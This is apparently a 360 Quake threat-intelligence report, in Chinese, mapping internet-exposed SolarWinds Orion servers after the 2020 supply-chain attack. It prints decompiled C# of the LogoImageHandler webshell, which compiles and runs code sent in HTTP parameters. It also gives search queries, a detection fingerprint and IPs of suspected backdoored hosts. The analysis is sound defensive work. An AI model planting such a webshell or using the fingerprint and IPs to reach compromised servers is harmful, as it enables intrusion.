SolarWinds失陷服务器测绘分析报告

0x01背景


美国时间2020年12月13日，SolarWinds公司的orion平台软件被爆出存在供应链后门，使用该公司产品的数百家美国核心组织机构被国家级APT组织入侵。

在此事件披露后不久，Solarwinds供应链后门的C&C开始被微软和域名服务商接管锁定，攻击者似乎已无法通过C&C控制失陷的SolarWinds服务器。但在360威胁情报中心发布的SolarWinds供应链攻击揭秘报告中，明确指出了此次事件相关的核心后门程序外，攻击者还在SolarWinds服务器中植入了另外的WebShell后门程序。

据悉，SolarWinds公司为全球30万家客户提供了产品服务，SolarWinds失陷服务器有可能仍然遍布网络空间，相关组织机构仍然存在极大的安全风险。依靠360安全大脑的全网安全能力，360Quake团队联合360高级威胁研究分析中心对全网的SolarWinds服务器进行了分析调查。

0x02 Solarwins WebShell后门分析

Solarwinds orion平台的Web控制台和IIS等Web中间件是无缝绑定的，因此攻击者可以从外网直接访问服务器。



在此次solarwinds供应链攻击事件中，攻击者在后渗透阶段针对特定目标solarwinds服务器的Web控制台植入了Webshell后门组件，该组件的原厂功能是根据网络请求数据给管理平台网页返回显示logo图片，而在后门组件中对原功能增加了一段后门代码。

该处新增的后门代码为原文件新增了codes、clazz、method、args这四个额外的HTTP请求参数。

```
// LogoImageHandler
// Token: 0x06000002 RID: 2 RVA: 0x00002054 File Offset: 0x00000254
public void ProcessRequest(HttpContext context)
{
    NameValueCollection nameValueCollection = HttpUtility.ParseQueryString(context.Request.Ur
    try
    {
        string a = nameValueCollection["id"];
        string s;
        if (!(a == "SitelogoImage"))
```


```
// LogoImageHandler
// Token: 0x06000002 RID: 2 RVA: 0x0000207C File Offset: 0x0000027C
public void ProcessRequest(HttpContext context)
{
    try
    {
        string codes = context.Request["codes"];
        string clazz = context.Request["clazz"];
        string method = context.Request["method"];
        string[] args = context.Request["args"].Split(new char[]
        {
            '\n'
        });
        context.Response.ContentType = "text/plain";
        context.Response.Write(this.DynamicRun(codes, clazz, method, args));
    }
    catch (Exception)
    {
    }
    NameValueCollection nameValueCollection = HttpUtility.ParseQueryString(context.Reques
    try
    {
        string a = nameValueCollection["id"];
        string s;
        if (!(a == "SitelogoImage"))
```


攻击者通过HTTP请求传入的任意自定义代码，最终会被后门代码动态编译执行。

0x03 SolarWinds服务器存活情况

根据Quake 的搜索语法：**app:"Solarwinds-orion"**

我们发现SolarwindsOrion 的一年内资产数据为3146条，独立IP数量为1414个。国家分布和国内各个省份分布如图所示：




利用Quake搜索：app:"Solarwinds-orion"AND response:"2019.4"

发现受影响的 2019.4版本的有485个，

利用Quake搜索：app:"Solarwinds-orion"AND response:"2020.2.1"

发现受影响的2020.2.1版本有218个。



在对Solarwinds orion平台进行探测的同时，我们统计了搭建Solarwinds orion平台的windows server版本。根据探测的结果，可以发现Solarwinds服务器环境占据前五的主要是：


IIS 版本	数量
Microsoft-IIS/10.0	2,739
Microsoft-IIS/8.5	2,421
Microsoft-IIS/7.5	1,299
Microsoft-IIS/6.0	705
Microsoft-IIS/8.0	355

360Quake空间测绘

因为iis8.0和iis8.5同属于WindowsServer 2012，所以前四的windows服务器版本环境分别对应的是WindowsServer 2016，WindowsServer 2012，WindowsServer 2008，WindowsServer 2003。

0x04 Solarwins WebShell抽样排查

结合Webshell的分析特征，我们发现请求Orion/LogoImageHandler.ashx响应文件类型会被强制设置”text/plain”。



我们针对该特征对全球的Solarwinds orion平台进行抽样分析，发现了多台疑似被植入WebShell后门的服务器。部分后门服务器列表如下：

IP	端口	国家	省份/州	城市
3.214.49.231	443	美国	弗吉尼亚	阿什本
34.233.251.160	443	美国	弗吉尼亚	阿什本
190.81.188.197	443	秘鲁	利马大都会区	利马大都会

360Quake空间测绘

0x05 总结

本次探测结果可知，全网视野下存在安全隐患的Solarwinds服务器数量仍是以美国地区为最多，而国内也存在少部分隐患资产。

目前，Solarwinds供应链后门的C&C已被安全厂商和域名服务商接管锁定，但攻击者除开使用C&C控制失陷服务器外，很可能再通过其他预置的后门，利用外网失陷Solarwinds服务器再次入侵目标，请相关的组织机构提高警惕。

更多网络空间测绘领域研究内容，敬请期待~

Happy hunting by using 360-Quake.

0x06 参考文章

- https://mp.weixin.qq.com/s/lh7y_KHUxag_-pcFBC7d0Q